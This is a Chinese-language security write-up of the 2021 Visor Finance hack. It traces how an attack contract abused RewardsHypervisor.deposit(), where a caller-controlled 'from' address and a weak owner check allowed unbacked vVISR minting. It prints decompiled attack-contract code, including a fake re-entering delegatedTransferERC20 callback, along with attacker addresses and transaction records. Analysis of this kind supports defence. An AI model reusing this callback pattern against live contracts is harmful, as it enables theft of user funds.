# 我对“自己人”从不设防之 Visor Finance 被黑细节分析

## 前言

Visor 是一家基于以太坊 UniswapV3 之上用于提供流动性管理的 DeFi 协议。2021 年 12 月 21 日晚 Visor Finance 官方 Twiiter 发布通告称 vVISR 质押合约存在漏洞，发文前已有攻击交易上链。


## 涉及资产

Visor Finance Exploiter (EOA): 0x8efab89b497b887cdaa2fb08ff71e4b3827774b2

Attack Contract: 0x10c509aa9ab291c76c45414e7cdbd375e1d5ace8

Attack Transaction Hash: 0x69272d8c84d67d1da2f6425b339192fa472898dce936f24818fda415c1c1ff3f

RewardsHypervisor Pool: 0xc9f27a50f82571c1c8423a42970613b8dbda14ef


VISR Token: 0xf938424f7210f31df2aee3011291b658f872e91e

vVISR Token: 0x3a84ad5d16adbe566baa6b3dafe39db3d5e261e5

Block Number: 13849007

# 从攻击合约的角度剖析攻击路径

从下列交易图中很明显可以发现攻击者只是简单调用了攻击合约中函数签名为的 `0x4a0b0c38` 的function()；




这说明攻击逻辑是在合约当中的，`0x4a0b0c38` 作为入口函数进行调用，尝试反编译一下攻击合约，

```
14    function 0x4a0b0c38() public payable {  find similar
15        0x28e();
16    }
```

跟进 `0x28e()` 发现其进行了一次外部调用，根据参数的数据类型可以发现格式为(uint256,address,address)，观察了一下 `RewardsHypervisor` 的代码，发现 `deposit()` 这个函数的格式与其传参方式极其相似。

```
44  function 0x28e() private {
45      require(_pool.code.size);
46      v0, v1 = _pool.call(0x2e2d2984, 0x52b7d2dcc80cd2e4000000, address(this), _admin).gas(msg.gas);
47      require(v0); // checks call status, propagates error data on error
48      require(RETURNDATASIZE() >= 32);
49      return ;
50  }
```

File 1 of 18 : RewardsHypervisor.sol

```
41      function deposit(
42          uint256 visrDeposit,
43          address payable from,
44          address to
45      ) external returns (uint256 shares) {
46          require(visrDeposit > 0, "deposits must be nonzero");
47          require(to != address(0) && to != address(this), "to");
48          require(from != address(0) && from != address(this), "from");
49
50          shares = visrDeposit;
51          if (vvisr.totalSupply() != 0) {
52            uint256 visrBalance = visr.balanceOf(address(this));
53            shares = shares.mul(vvisr.totalSupply()).div(visrBalance);
54          }
55
56          if(isContract(from)) {
57            require(IVisor(from).owner() == msg.sender);
58            IVisor(from).delegatedTransferERC20(address(visr), address(this), visrDeposit);
59          }
60          else {
61            visr.safeTransferFrom(from, address(this), visrDeposit);
62          }
63
64          vvisr.mint(to, shares);
65      }
```

于是写了个脚本，拿到了 `deposit()` 的函数签名。

```
→  Visor python3 Sig.py
2e2d2984
```

```
>>> int('0x52b7d2dcc80cd2e4000000',16)
100000000000000000000000000
```

到目前为止，可以确认的是此次攻击事件和 deposit() 函数脱不了干系。

RewardsHypervisor::**deposit(100000000000000000000000000,**
**0x10c509aa9ab291c76c45414e7cdbd375e1d5ace8,**
**0x8efab89b497b887cdaa2fb08ff71e4b3827774b2)**

分析 deposit() 函数

```
    function deposit(
        uint256 visrDeposit,
        address payable from,
        address to
    ) external returns (uint256 shares) {
        require(visrDeposit > 0, "deposits must be nonzero");
        require(to != address(0) && to != address(this), "to");
        require(from != address(0) && from != address(this), "from");

        shares = visrDeposit;
        if (vvisr.totalSupply() != 0) {
          uint256 visrBalance = visr.balanceOf(address(this));
          shares = shares.mul(vvisr.totalSupply()).div(visrBalance);
        }

        if(isContract(from)) {
          require(IVisor(from).owner() == msg.sender);
          IVisor(from).delegatedTransferERC20(address(visr), address(this), visr
Deposit);
        }
        else {
          visr.safeTransferFrom(from, address(this), visrDeposit);
        }

        vvisr.mint(to, shares);
    }
```

visrDeposit, from, to 这三个参数是可控的，质押数额以及两个地址的合理性都有校验，显而易见的是第一个 `if` 分支的条件判断是 `pass` 的，这会使它进入到一个数学公式中计算 `shares` 的数值。

真正出现问题的是第 `#57L`，我们通过之前的传参已经了解到 `from` 是可控的，而攻击者在发起攻击交易的时候已经将攻击合约的 `Owner 特权账户` 转移给了攻击合约自身，所以攻击者直接通过攻击合约调用 `RewardsHypervisor::deposit()`，且 `from` 与 `from::owner()` 在同等的条件下自然满足了 `require()` 语句的校验，(不得不说，这和前几天 `Grim Finance` 剖有几分相像。)


Overview | Logs (1) | State | Comments

| | |
|---|---|
| Transaction Hash: | 0x27f2210536553392cf180c0b37055b3dc92094a5d585d7d2a51f790c9145e47c |
| Status: | Success |
| Block: | 13848983 1642 Block Confirmations |
| Timestamp: | 5 hrs 59 mins ago (Dec-21-2021 02:12:47 PM +UTC) \| Confirmed within 30 secs |
| From: | 0x8efab89b497b887cdaa2fb08ff71e4b3827774b2 (Visor Finance Exploiter) |
| To: | Contract 0x10c509aa9ab291c76c45414e7cdbd375e1d5ace8 Attack Contract |
| Value: | 0 Ether ($0.00) |
| Transaction Fee: | 0.001466148522017067 Ether ($5.90) |
| Gas Price: | 0.000000050998244183 Ether (50.998244183 Gwei) |
| Gas Limit & Usage by Txn: | 28,749 \| 28,749 (100%) |
| Gas Fees: | Base: 48.748244183 Gwei \| Max: 61.696996544 Gwei \| Max Priority: 2.25 Gwei |
| Burnt & Txn Savings Fees: | Burnt: 0.001401463272017067 Ether ($5.64) Txn Savings: 0.000307578431626389 Ether ($1.24) |
| Others: | Txn Type: 2 (EIP-1559) Nonce: 1 Position: 84 |

Input Data:

| # | Name | Type | Data |
|---|---|---|---|
| 0 | newOwner | address | 0x10C509AA9ab291C76c45414e7CdBd375e1D5AcE8 |

毫无疑问，通过了 `require()` 这一层的校验之后 `RewardsHypervisor` 会去回调攻击合约中的 `delegatedTransferERC20()`




不过攻击合约倒也不会就这么老老实实的去转账。

```
64  function 0x2e88fb97(address varg0, address varg1, uint256 varg2) public payable {  find similar
65      require(msg.data.length - 4 >= 96);
66      _count += 1;
67      if ( count < 2) {
68          0x28e();
69      }
70  }
```

最终，当攻击者通过所有关卡后，`RewardsHypervisor` 为其铸造了巨额 `vVISR`。


```
[106127]: vVISR.mint(account=[sender] 0x8efab89b497b887cdaa2fb08ff71e4b3827774b2, amount=976249754818157161367097 37) => ()
[5062]: vVISR.mint(account=[sender] 0x8efab89b497b887cdaa2fb08ff71e4b3827774b2, amount=976249754818157161367097 37) => ()
```

综合看下来，攻击逻辑其实已经很明朗了。

攻击流程总结：RewardsHypervisor::deposit() 存在严重的访问控制不当的问题

1）关键参数可控
2）质押逻辑语句存在问题

随后，攻击者通过调用 `RewardsHypervisor::Withdraw()` 把 `vVISR` 兑换成 `VISR` 迅速在市场砸盘。




截至目前，攻击者已将套现的赃款转入 `Tornado.Cash`。


| Txn Hash | Method | Block | Age | From | | To | Value | Txn Fee |
|---|---|---|---|---|---|---|---|---|
| 0x6e5f0dca2ca3e7b2f49… | Deposit | 13849272 | 5 hrs 19 mins ago | Visor Finance Exploiter | OUT | Tornado.Cash: Proxy | 1 Ether | 0.061909783802 |
| 0x7a80d264f347893506… | Deposit | 13849269 | 5 hrs 20 mins ago | Visor Finance Exploiter | OUT | Tornado.Cash: Proxy | 1 Ether | 0.061541988148 |
| 0x67ade53b53c28fe5fd1… | Deposit | 13849268 | 5 hrs 20 mins ago | Visor Finance Exploiter | OUT | Tornado.Cash: Proxy | 1 Ether | 0.053548581756 |
| 0x5eeb5a32476cfbc021… | Deposit | 13849265 | 5 hrs 21 mins ago | Visor Finance Exploiter | OUT | Tornado.Cash: Proxy | 10 Ether | 0.051969233945 |
| 0xec4ff12df9ae6b10651… | Deposit | 13849265 | 5 hrs 21 mins ago | Visor Finance Exploiter | OUT | Tornado.Cash: Proxy | 10 Ether | 0.051968593505 |
| 0xa9f5541d0f8112586e1… | Deposit | 13849258 | 5 hrs 22 mins ago | Visor Finance Exploiter | OUT | Tornado.Cash: Proxy | 10 Ether | 0.060039913757 |
| 0x0e16210218ecc487a3… | Deposit | 13849240 | 5 hrs 24 mins ago | Visor Finance Exploiter | OUT | Tornado.Cash: Proxy | 100 Ether | 0.067848043956 |

# 从攻击交易的角度剖析攻击路径

使用由 `BlockSecTeam` 开发的交易分析系统对该笔攻击交易进行分析：0x69272d8c84d67d1da2f6425b339192fa472898dce936f24818fda415c1c1ff3f




1）攻击者首先部署攻击合约并将攻击合约的owner所有权转移给攻击合约自身；
2）接着攻击合约调用 `RewardsHypervisor::deposit()` 并传递 `from=0x10c509aa9ab291c76c45414e7cdbd375e1d5ace8, to=0x8efab89b497b887cdaa2fb08ff71e4b3827774b2`




3）由于 `from` 可控且 `from` 与 `from::owner()` 在同等的条件下满足了 `require()` 语句的校

验，而后 `RewardsHypervisor` 会外部调用攻击合约中的 `delegatedTransferERC20()` 函数，但是攻击合约并没有给 `RewardsHypervisor` 池子打入 Token (这一点通过分析反编译代码可以看出)，然后 `delegatedTransferERC20()` 内部会进行计数，`_count` 不能大于 2 这个数值，也就是说在一笔交易中只能够调用一次这个 `function()`。

```
64  function 0x2e88fb97(address varg0, address varg1, uint256 varg2) public payable {  find similar
65      require(msg.data.length - 4 >= 96);
66      _count += 1;
67      if (_count < 2) {
68          0x28e();
69      }
70  }
```

4）通过 `delegatedTransferERC20()` 继续回调 `RewardsHypervisor::deposit()`，这一次进入 `RewardsHypervisor` 后，并没有再次“成功”调用 `delegatedTransferERC20`，而是通过 `mint()` 直接为 `to` 攻击者账户地址铸造了 `1.95249951E26` 枚 vVISR Token；

攻击流程总结：`RewardsHypervisor::deposit()` 存在严重的访问控制不当的问题

1）关键参数可控
2）质押逻辑语句存在问题

随后，攻击者通过调用 `RewardsHypervisor::Withdraw()` 把 `vVISR` 兑换成 `VISR` 迅速在市场砸盘。

## 总结

此次攻击事件产生的原因 1 是在于 Visor 的 `RewardsHypervisor` 智能合约并没有限制 `from` 参数的传递，从而形成了外部调用的空间，2 是因为 `RewardsHypervisor::deposit()` 质押/转账部分逻辑的权限验证部分存在“主观”上的问题。